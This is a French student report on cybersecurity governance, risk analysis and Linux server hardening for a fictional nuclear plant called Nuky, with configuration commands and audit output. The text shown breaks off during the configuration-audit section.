

Kévin Mougin
Guillaume Donizetti

Projet Nuky

Sécurisation d'une infrastructure nucléaire



Introduction	4
Partie 1 – Gouvernance & SMSI	5
1.1 Politique de sécurité et objectifs	5
1.2 Référentiels appliqués	5
1.3 Organisation et responsabilités	6
1.4 Principes appliqués	8
Partie 2 – Analyse des risques	9
2.1 Méthode d'analyse	9
2.2 Réalisation d'une évaluation des risques de cybersécurité	9
2.3 Identification des actifs critiques	11
2.4 Vulnérabilités spécifiques OT	12
2.5 Matrice de criticité	12
2.6 Principe d'acceptation des risques : ALARP	13
Partie 3 – Sécurisation des systèmes d'exploitation et des services	14
3.1 Durcissement des serveurs	14
3.2 Gestion des mises à jour	15
3.3 Sécurisation des services critiques	17
3.4 Gestion des comptes et privilèges	18
3.5 Audits de configuration	19
Partie 4 – Sécurité réseau et supervision	22
4.1 Architecture réseau	22
4.3 Chiffrement et accès distant	23
4.4 Supervision centralisée (SIEM)	23
4.5 Détection d'anomalies	24
Partie 5 – Tests d'intrusion (Pentest)	25
5.1 Préparation du test	25
5.2 Reconnaissance et collecte	25
5.3 Exploitation et escalade	26
5.4 Exemple de scénario	26
5.5 Recommandations	27
Partie 6 – Gestion des incidents et déploiement	30
6.1 Processus de gestion des incidents	30
6.2 Rôles et communication	30
6.3 Déploiement des mesures	31
6.4 Transfert et documentation	32
Bibliographie	35
Annexe 1 : Fiche de poste RSSI EDF	37
Annexe 2 : Tableau ALARP	39
Annexe 3 : MITRE ATT&CK	40
Annexe 4 : attestations MOOC de l'ANSSI	41

Introduction

La cybersécurité des infrastructures nucléaires est aujourd’hui un enjeu stratégique. Le projet Nuky, basé sur une centrale nucléaire fictive, s’inscrit dans le cadre de la sécurisation des systèmes critiques d’un site classé OIV. L’objectif est de protéger à la fois les environnements informatiques classiques (IT) et les systèmes industriels (OT), tout en respectant les obligations réglementaires françaises.

La centrale dispose de deux périmètres distincts. Le premier, IT, regroupe les postes bureautiques, les serveurs internes, et les services de gestion. Le second, OT, concerne les systèmes SCADA, les automates industriels, les capteurs et les interfaces de supervision. La communication entre les deux est limitée, filtrée et strictement surveillée.

En tant qu’OIV, Nuky doit se conformer aux exigences de l’ANSSI (décret OIV, loi de programmation militaire) et rester en conformité avec les recommandations de l’ASN et de l’IRSN. À cela s’ajoutent des référentiels normatifs comme ISO 27001 ou IEC 62645.

Ce projet vise à structurer une démarche de sécurisation complète, basée sur la gouvernance, l’analyse des risques, la protection des systèmes, la détection d’incidents et la réponse aux attaques. Il intègre également des démonstrations concrètes, des captures et des cas pratiques.

Partie 1 – Gouvernance & SMSI

1.1 Politique de sécurité et objectifs

La Politique de Sécurité des Systèmes d'Information (PSSI) fixe les règles de protection applicables à l'ensemble du SI de la centrale. Elle s'applique aux périmètres IT et OT, ainsi qu'aux prestataires ayant accès aux systèmes. L'objectif est de garantir la disponibilité, l'intégrité et la confidentialité des données, sans compromettre la continuité des opérations.

Cette politique s'inscrit dans une démarche réglementaire, en lien avec le statut OIV de la centrale. Elle repose sur une gestion des risques, un contrôle des accès strict, et une surveillance continue. Elle est mise à jour régulièrement, notamment après les audits ou incidents significatifs.

1.2 Référentiels appliqués

La gouvernance s'appuie sur plusieurs normes et guides :

ISO 27001 : base du système de management de la sécurité (SMSI).

La norme ISO 27001 définit les exigences pour établir et maintenir un SMSI. Pour la centrale Nuky, elle permet de structurer la gestion des risques numériques en mettant en place des politiques, des procédures et des contrôles pour protéger les informations sensibles. Par exemple, elle impose la mise en œuvre de mesures de chiffrement sur les flux entre les systèmes IT et OT. (*Déon, S. 2021*).

IEC 62645 : sécurité des systèmes industriels et automates.

"Parmi les cibles-fétiches des cyberattaques, il y a les infrastructures énergétiques. L'un de ses sous-comités de la Commission électrotechnique internationale, [IEC SC 45A](#), développe des normes spécifiques pour protéger les centrales nucléaires contre ce genre d'attaques. L'une de ces normes, [IEC 62645](#), vise à définir des mesures programmatiques adéquates pour prévenir, détecter et réagir aux actes de malveillance commis par les cyberattaques sur les systèmes informatiques des centrales nucléaires. Sortie en 2014, elle a été actualisée en novembre 2019. Elle s'aligne sur les changements d'ISO/IEC 27001 et tient compte des évolutions techniques et des différentes pratiques nationales en matière de cyberprotection." *Afnor, 2022*.

Guide OIV (ANSSI) : obligations spécifiques aux opérateurs vitaux.

Ce guide fixe les obligations réglementaires pour les infrastructures critiques. La centrale Nucléaire de la Hague, en tant qu'OIV, doit garantir la résilience de ses systèmes face aux cyberattaques. Le guide impose la déclaration des incidents majeurs à l'ANSSI dans un délai de 24 heures, ainsi que la mise en place d'un SOC pour la surveillance continue.(Déon, S. 2021)

1.3 Organisation et responsabilités

Le RSSI pilote la sécurité pour l'ensemble du site. Il est rattaché à la direction et travaille en coordination avec le responsable sûreté et les exploitants. Deux référents techniques assurent le suivi opérationnel : l'un côté IT, l'autre côté OT.

Ci-dessous, la fiche mission d'un poste RSSI chez EDF (voir Annexe 1)

- Définir et mettre en œuvre la stratégie de cybersécurité et le SMSI de l'entreprise en relation avec les équipes SoC/CERT du Groupe EDF,
- Assurer la veille et la conformité aux réglementations et aux normes en vigueur (ISO 27001, RGPD, NIS2...),
- Piloter l'analyse des risques, le PCI/PRI et proposer des plans d'action adaptés,
- Superviser les audits de sécurité en particulier auprès des fournisseurs de l'entreprise et gérer les incidents cyber,
- Collaborer avec les équipes IT et les partenaires externes pour renforcer notre posture de cybersécurité,
- Accompagner la sécurisation des nouveaux projets numériques de l'entreprise
- Sensibiliser et former les collaborateurs aux bonnes pratiques de sécurité.

Un comité sécurité est chargé de valider les politiques, suivre les incidents et prioriser les actions. En cas d'attaque, une cellule de crise est activée. Les rôles sont définis à l'avance pour éviter les pertes de temps.

Un tableau RACI est utilisé pour répartir clairement les responsabilités entre les acteurs internes et externes.(J.P Cassard, 2020).

Activité/Processus	RSSI	Référent IT	Référent OT	Direction	Prestataire
Élaboration de la PSSI	R	A	C	I	I
Gestion des accès aux systèmes critiques	A	R	C	I	I
Supervision des réseaux OT	I	C	R	I	A
Réalisation des audits de conformité	A	R	I	I	C
Gestion des incidents de cybersécurité	R	C	C	A	I
Maintenance des pare-feux et règles réseau	I	R	A	I	C
Formation des opérateurs aux bonnes pratiques	A	R	R	I	C
Communication en cas de crise	R	I	I	A	I
Vérification des mises à jour de sécurité	C	R	R	I	A
Réponse aux attaques ciblant les SCADA	I	C	R	A	I

R (Responsable) : Celui qui effectue le travail ou la tâche.

A (Approbateur) : Celui qui prend la décision finale ou valide le travail.

C (Consulté) : Celui dont l'avis ou l'expertise est sollicité.


I (Informé) : Celui qui doit être tenu au courant de l'avancement ou des résultats.

1.4 Principes appliqués

La sécurité repose sur quelques principes simples mais contraignants :

- Accès au strict nécessaire
- Traçabilité complète des actions
- Défense en profondeur
- Segmentation IT/OT
- Surveillance active

L'ensemble est piloté selon un cycle PDCA (Plan, Do, Check, Act), avec des contrôles réguliers et des ajustements en fonction des retours d'expérience.



Partie 2 – Analyse des risques

2.1 Méthode d'analyse

L'analyse des risques repose sur la méthode **E BIOS Risk Manager**, particulièrement adaptée au secteur industriel. Elle permet d'identifier les scénarios de menace les plus crédibles en croisant les actifs exposés, les vulnérabilités techniques et les intentions d'agresseurs potentiels.

Les cinq modules E BIOS :

1. **Étude du contexte** : Identifier les éléments critiques du système d'information et son environnement. Pour la centrale Nuky, cela inclut les systèmes SCADA, les automates, les réseaux IT/OT et les postes d'administration.
2. **Étude des événements redoutés** : Analyser les impacts possibles sur la continuité des opérations, tels qu'un arrêt de production ou une fuite d'informations sensibles.
3. **Étude des scénarios de menaces** : Décrire les vecteurs d'attaque probables (phishing, ransomware, compromission d'un automate) et leurs conséquences.
4. **Étude des risques** : Croiser la probabilité des attaques avec leurs impacts pour évaluer la criticité.
5. **Étude des mesures de sécurité** : Identifier les contrôles à mettre en place pour réduire les risques à un niveau acceptable.

(Déon, 2021, p. 91)

2.2 Réalisation d'une évaluation des risques de cybersécurité

L'évaluation des risques de cybersécurité comporte plusieurs étapes structurées, permettant aux équipes de sécurité d'identifier, d'évaluer et d'atténuer systématiquement les risques.

1. Déterminer la portée de l'évaluation

La portée inclut l'ensemble des systèmes critiques, aussi bien IT que OT, ainsi que les réseaux de communication et les accès distants. La participation des parties

prenantes est essentielle pour garantir la prise en compte des spécificités du secteur nucléaire.

2. Identifier et hiérarchiser les actifs

Un audit complet est réalisé pour dresser un inventaire des actifs informatiques : matériel (automates, serveurs), logiciels (SCADA, applications métiers), données sensibles et réseaux.

Ces actifs sont classés selon leur importance pour la production, leur statut réglementaire (OIV) et leur rôle dans la continuité des opérations.

3. Identifier les cybermenaces et les vulnérabilités

Les principales menaces comprennent les cyberattaques (malware, ransomware), les erreurs humaines et les catastrophes naturelles. Les vulnérabilités incluent les systèmes non mis à jour, les mots de passe faibles et les configurations réseaux défaillantes.

Des cadres tels que **MITRE ATT&CK** sont utilisés pour structurer cette analyse.

En consultant le site, on peut voir qu'entre 2014 et 2018, le groupe de cyberespionnage russe APT28 (également connu sous les noms de *Fancy Bear*, *Sofacy* ou *STRONTIUM*) a mené une série d'opérations ciblant des infrastructures critiques aux États-Unis, y compris une installation nucléaire américaine. On peut y voir les techniques qu'ils ont utilisées, comme le spear-phishing, la force brute, ou l'utilisation de malware fait sur mesure.

(Voir Annexe 3 pour la recherche MITRE ATT&CK).

4. Évaluer et analyser les risques

Chaque menace est associée aux vulnérabilités identifiées pour déterminer le risque potentiel. La probabilité d'exploitation et l'impact sur la disponibilité, l'intégrité et la confidentialité des systèmes sont évalués.

5. Calculer la probabilité et l'impact des risques

Les risques sont quantifiés en termes de probabilité d'attaque et de gravité des impacts sur les systèmes critiques.

Les pertes financières, les dommages à la réputation et les coûts de récupération sont également estimés.

6. Prioriser les risques sur la base d'une analyse coûts-avantages

Les risques sont classés par ordre de priorité en fonction de leur criticité. Les actions de mitigation sont priorisées selon leur coût, leur faisabilité technique et les réglementations en vigueur.

7. Mettre en place des contrôles de sécurité

Les mesures de sécurité comprennent des contrôles techniques (pare-feu, VPN), des politiques de gestion des accès et des dispositifs de surveillance en temps réel.

8. Surveiller et documenter les résultats

La mise en place de dispositifs de surveillance permet de détecter les incidents en temps réel. Un registre des risques est tenu à jour, et des rapports réguliers sont transmis aux parties prenantes pour assurer le suivi des mesures mises en œuvre.

(Sources : IBM, 2024)

2.3 Identification des actifs critiques

Les équipements ou fonctions jugés critiques sont ceux dont la compromission aurait un impact direct sur la sécurité ou la continuité des opérations.

Catégorie	Exemples
OT	Automates, HMI, serveurs SCADA
IT	AD, serveurs Windows/Linux, postes d'administration
Réseau	Passerelles IT/OT, VPN, firewalls
Humain	Administrateurs, opérateurs, prestataires sensibles

2.4 Vulnérabilités spécifiques OT

Les systèmes industriels présentent plusieurs faiblesses : absence de chiffrement sur les protocoles (Modbus, DNP3), mots de passe par défaut, mises à jour complexes et absence de journalisation native.

Des attaques telles que **Stuxnet (2010)** et **Triton (2017)** montrent qu'un automate ou un système de sécurité peut être compromis sans toucher aux serveurs classiques.

2.5 Matrice de criticité

Chaque scénario est évalué sur deux axes : impact (sur la disponibilité, l'intégrité ou la confidentialité) et probabilité. On distingue les risques inacceptables (à corriger), ceux tolérables (avec mesures compensatoires), et ceux acceptés (résiduels).

Scénario de menace	Actif ciblé	Impact principal	Probabilité	Criticité
Intrusion via VPN mal filtré	Accès OT distant	Disponibilité	Moyenne	Élevée
Compromission d'un compte administrateur Windows	Serveurs AD / IT	Intégrité	Élevée	Élevée
Fuite de documentation réseau suite à vol de poste	Données internes	Confidentialité	Moyenne	Moyenne
Infection par malware USB sur un automate	Automate industriel (PLC)	Intégrité / Dispo	Moyenne	Élevée
Modification non autorisée d'un script SCADA	Interface HMI	Intégrité	Moyenne	Élevée
Échec de mise à jour de correctif critique	Serveur Windows OT	Disponibilité	Moyenne	Moyenne
Utilisation de mot de passe par défaut sur un switch industriel	Réseau OT	Intégrité / Confidentialité	Élevée	Élevée


Accès physique non surveillé à une baie industrielle	Équipement SCADA	Intégrité	Faible	Moyenne
Défaillance d'un service NTP centralisé	Synchronisation des logs	Disponibilité	Moyenne	Moyenne
Rejet d'alerte par un opérateur mal formé	Processus de détection OT	Disponibilité	Moyenne	Moyenne

Source : ANSSI, Méthode de classification et mesures principales

2.6 Principe d'acceptation des risques : ALARP

ALARP : As Low As Reasonably Practicable

L'objectif d'ALARP est de réduire les risques à un niveau aussi bas que raisonnablement possible, en tenant compte des coûts, des bénéfices et de la faisabilité des mesures de réduction des risques.



(image : risktec/tuv.com)

Voir Annexe 2 Tableau ALARP

Partie 3 – Sécurisation des systèmes d'exploitation et des services

3.1 Durcissement des serveurs

Dans le cadre de la centrale nucléaire Nuky, les serveurs Linux sont utilisés pour héberger des services critiques tels que la supervision, les scripts d'automatisation ou encore les collecteurs de logs. Afin de garantir un niveau de sécurité adapté à leur rôle, une politique de durcissement est appliquée dès leur installation.

L'objectif est de réduire la surface d'attaque en désactivant les services inutiles, en limitant les points d'entrée et en configurant correctement les paramètres système. Cette démarche permet également de renforcer la résilience face aux attaques basiques automatisées.


La première étape consiste à s'assurer qu'aucun service inutile ne tourne par défaut :

```
nukyadmin@vbox:~$ systemctl list-unit-files --type=service | grep enabled
accounts-daemon.service           enabled      enabled
alsa-utils.service                masked       enabled
anacron.service                   enabled      enabled
apparmor.service                  enabled      enabled
avahi-daemon.service              enabled      enabled
bluetooth.service                 enabled      enabled
console-setup.service             enabled      enabled
cron.service                      enabled      enabled
cryptdisks-early.service          masked       enabled
cryptdisks.service                masked       enabled
cups-browsed.service              enabled      enabled
cups.service                      enabled      enabled
e2scrub_reap.service              enabled      enabled
getty@.service                    enabled      enabled
hwclock.service                   masked       enabled
ifupdown-wait-online.service     disabled     enabled
```

Si un service est non désiré, on fera un **sudo systemctl disable nom_du_service** pour le désactiver

Ensuite, la configuration du service SSH est vérifiée. Par défaut, la connexion en tant que root est autorisée sur certaines distributions, ce qui représente un risque. Il est aussi recommandé de désactiver l'authentification par mot de passe pour forcer l'utilisation des clés. Le fichier de configuration **/etc/ssh/sshd_config** est modifié pour interdire cette pratique :

```
sudo nano /etc/ssh/sshd_config
```



```
GNU nano 7.2          /etc/ssh/sshd_config *
PermitRootLogin no
PasswordAuthentication no
```

On oublie pas de redémarrer un service après chaque modification.

La configuration des permissions de base est également revue. Les utilisateurs non privilégiés ne doivent pas avoir de droits d'exécution dans certains répertoires sensibles tel que les journaux :

```
root@vbox:/home/nukyadmin# sudo chmod -R o-rwx /var/log
root@vbox:/home/nukyadmin# ls -l /var/log
total 932
-rw-r---- 1 root      root      48837 May 19 12:43 alternatives
.log
drwxr-x--- 2 root      root      4096 May 19 13:14 apt
-rw----- 1 root      root      25367 May 19 13:09 boot.log
-rw-rw---- 1 root      utmp      0 May 19 12:29 btmp
drwxr-x--- 2 root      root      4096 May 19 12:48 cups
-rw-r---- 1 root      root      817197 May 19 13:14 dpkg.log
-rw-r---- 1 root      root      0 May 19 12:29 faillog
e-rw-r---- 1 root      root      5463 May 19 12:43 fontconfig.1
```

3.2 Gestion des mises à jour

Les postes et serveurs Linux sont configurés pour recevoir les **correctifs de sécurité en priorité**, tout en évitant les interruptions non maîtrisées des services industriels critiques.

La première vérification concerne l'état du système. On commence par lancer une mise à jour manuelle pour s'assurer que les paquets sont à jour :


```
root@vbox:/home/nukyadmin# apt update
Hit:1 http://security.debian.org/debian-security bookworm-security InRelease
Hit:2 http://deb.debian.org/debian bookworm InRelease
Hit:3 http://deb.debian.org/debian bookworm-updates InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
root@vbox:/home/nukyadmin# apt upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@vbox:/home/nukyadmin# █
```

Lors de cette opération, les paquets critiques (noyau, services réseau, bibliothèques systèmes) sont mis à jour. En production, il est toutefois déconseillé de faire ces opérations à la volée : elles doivent être planifiées, testées en préproduction, et validées avant déploiement.

Pour automatiser cette gestion, un service dédié est installé : `unattended-upgrades`. Ce paquet permet d'appliquer uniquement les mises à jour de sécurité, sans toucher aux composants sensibles sans autorisation.

```
root@vbox:/home/nukyadmin# apt install unattended-upgrades
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  bsd-mailx default-mta | mail-transport-agent needrestart powermgmt-base
The following NEW packages will be installed:
  unattended-upgrades
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 63.3 kB of archives.
After this operation, 308 kB of additional disk space will be used.
Get:1 http://deb.debian.org/debian bookworm/main amd64 unattended-upgrades all 2
.9.1+nmu3 [63.3 kB]
```

`sudo dpkg-reconfigure --priority=low unattended-upgrades`



On peut vérifier si les paramètres sont bien actifs :

```
root@vbox:/home/nukyadmin# cat /etc/apt/apt.conf.d/20auto-upgrades
APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Unattended-Upgrade "1";
```

3.3 Sécurisation des services critiques

Les services critiques assurent le fonctionnement de l'infrastructure IT et OT de la centrale. Leur compromission pourrait entraîner des interruptions graves, voire des effets en cascade sur les systèmes de contrôle industriel. Ces services sont donc configurés de manière à limiter leur exposition, tout en assurant leur disponibilité pour les utilisateurs autorisés.

Par exemple sur Linux, on va limiter les utilisateurs et les filtrages ip autorisées. On va modifier le même fichier ssh que dans la partie 3.2 et ajouter “[AllowUsers nukyadmin](#)” pour n'autoriser que cet utilisateur à se connecter via le [SSH](#).

Mise en place de NTP :

Avec NTP, on va assurer la synchronisation horaire des journaux de l'ensemble des équipements :

```
root@vbox:/home/nukyadmin# sudo systemctl restart ntp
root@vbox:/home/nukyadmin# ntpq -p
      remote         refid      st t when poll reach   delay    offset  jitte
===== 
 0.debian.pool.n .POOL.        16 p    - 256    0  0.0000  0.0000  0.0001
 1.debian.pool.n .POOL.        16 p    - 256    0  0.0000  0.0000  0.0001
 2.debian.pool.n .POOL.        16 p    - 256    0  0.0000  0.0000  0.0001
 3.debian.pool.n .POOL.        16 p    - 256    0  0.0000  0.0000  0.0001
 *op.success.ovh 193.190.230.37  2 u    - 64     1 19.5885  0.9570  1.8804
 h2.ncomputers.o 82.64.42.185  2 u    - 64     1 22.9515 -0.8534  2.3804
 +x.ns.gin.ntt.ne 129.250.35.222 2 u    - 64     1 18.0779 -0.7882  2.3282
 +meshflow.net   5.196.160.139   3 u    - 64     1 20.6442 -0.4325  2.3375
 blade2.rack1.se 82.67.126.242  2 u    1 64     1 21.6129  0.1362  0.6674
 mut38-1_migr-82 .PPS.          1 u    1 64     1 26.9820  0.2739  1.7956
 kipp.eigensyste 193.190.230.65 2 u    1 64     1 26.6812  0.7199  1.7779
```

Mise en place d'un DNS :

On va héberger localement le DNS de nuky avec bind9, pour répondre uniquement aux requêtes internes.

Mise en place d'un DHCP :

Le service DHCP permet d'attribuer dynamiquement des adresses IP aux machines du réseau IT. Dans le contexte de la centrale Nuky, ce service est réservé aux postes utilisateurs et administrateurs. Les équipements OT, eux, utilisent uniquement des adresses IP fixes ou réservées afin de garantir une traçabilité maximale et éviter toute fluctuation d'adressage.

3.4 Gestion des comptes et privilèges

La gestion des comptes et privilèges repose sur deux principes fondamentaux : le principe du moindre privilège et la séparation des rôles.

Chaque utilisateur, qu'il soit opérateur, administrateur ou prestataire, se voit attribuer un compte nominatif, limité à ses besoins réels. Les administrateurs disposent d'un double compte : un pour les usages courants, un autre pour les tâches privilégiées.

Création d'un compte limité opérateur 01 :

```
nukyadmin@vbox:~$ su
Password:
root@vbox:/home/nukyadmin# adduser operateur01
bash: adduser: command not found
root@vbox:/home/nukyadmin# sudo adduser operateur01
Adding user `operateur01' ...
Adding new group `operateur01' (1001) ...
Adding new user `operateur01' (1001) with group `operateur01 (1001)' ...
Creating home directory `/home/operateur01' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for operateur01
Enter the new value, or press ENTER for the default
  Full Name []: donizetti
  Room Number []: 1
  Work Phone []: 0836656565
  Home Phone []: 0836656565
  Other []: ■
```

Création d'un compte admin, avec vérification des droits avant et après l'ajout au groupe sudo :

```
Auditing user admin-ot to group users ...
root@vbox:/home/nukyadmin# sudo -l -U admin-ot
User admin-ot is not allowed to run sudo on vbox.
root@vbox:/home/nukyadmin# sudo usermod -aG sudo admin-ot
root@vbox:/home/nukyadmin# sudo -l -U admin-ot
Matching Defaults entries for admin-ot on vbox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User admin-ot may run the following commands on vbox:
    (ALL : ALL) ALL
root@vbox:/home/nukyadmin#
```

La politique de gestion des comptes assure un cloisonnement strict entre les rôles. En associant contrôle technique (groupes, sudo, GPO) et bonne pratique organisationnelle (double compte, traçabilité), elle permet de réduire considérablement les risques d'abus ou de compromission liés aux identifiants.

3.5 Audits de configuration

Dans une infrastructure critique, des erreurs de configuration ou des dérives non détectés peuvent exposer les systèmes à des attaques graves. L'audit de configuration permet de **vérifier la conformité** des systèmes aux politiques de sécurité définies.

Objectifs des audits

-Identifier les écarts de configuration (services actifs inutiles, ports ouverts, comptes à risque...) :

Services actifs : `sudo ss -tuln sudo systemctl list-units --type=service --state=running`

Vérification des ports ouverts et des connexions : `sudo netstat -tulpen`

-Contrôler les droits sur les fichiers sensibles : `ls -l /etc/shadow et ls -l /etc/passwd`

-Déetecter les failles connues via la configuration (protocoles faibles, mauvaises permissions...)

-S'assurer que les journaux, règles de firewall ou mises à jour sont actifs.

Pour nous aider, on utilise Lynis, un outil open source permettant de faire un audit automatique pour les systèmes Linux. On l'installe simplement avec `sudo apt install lynis` et on l'exécute avec `sudo lynis audit system`.

Ci dessous, un extrait d'un audit lynis

```
nukyadmin@vbox: ~
Enterprise support available (compliance, plugins, interface and tools)
#####
[+] Initializing program
-----
- Detecting OS... [ DONE ]
- Checking profiles... [ DONE ]

-----
Program version: 3.0.8
Operating system: Linux
Operating system name: Debian
Operating system version: 12
Kernel version: 6.1.0
Hardware platform: x86_64
Hostname: vbox

-----
Profiles: /etc/lynis/default.prf
Log file: /var/log/lynis.log
Report file: /var/log/lynis-report.dat
Report version: 1.0
Plugin directory: /etc/lynis/plugins

-----
Auditor: [Not Specified]
Language: en
Test category: all
Test group: all

-----
- Program update status... [ NO UPDATE ]

[+] System tools
-----
- Scanning available tools...
...
```



nukyadmin@vbox: ~

[+] Users, Groups and Authentication

- Administrator accounts	[OK]
- Unique UIDs	[OK]
- Consistency of group files (grpck)	[OK]
- Unique group IDs	[OK]
- Unique group names	[OK]
- Password file consistency	[OK]
- Password hashing methods	[OK]
- Checking password hashing rounds	[DISABLED]
- Query system users (non daemons)	[DONE]
- NIS+ authentication support	[NOT ENABLED]
- NIS authentication support	[NOT ENABLED]
- Sudoers file(s)	[FOUND]
- Permissions for directory: /etc/sudoers.d	[WARNING]
- Permissions for: /etc/sudoers	[OK]
- Permissions for: /etc/sudoers.d/README	[OK]
- PAM password strength tools	[SUGGESTION]
- PAM configuration files (pam.conf)	[FOUND]
- PAM configuration files (pam.d)	[FOUND]
- PAM modules	[FOUND]
- LDAP module in PAM	[NOT FOUND]
- Accounts without expire date	[SUGGESTION]
- Accounts without password	[OK]
- Locked accounts	[OK]
- Checking user password aging (minimum)	[DISABLED]
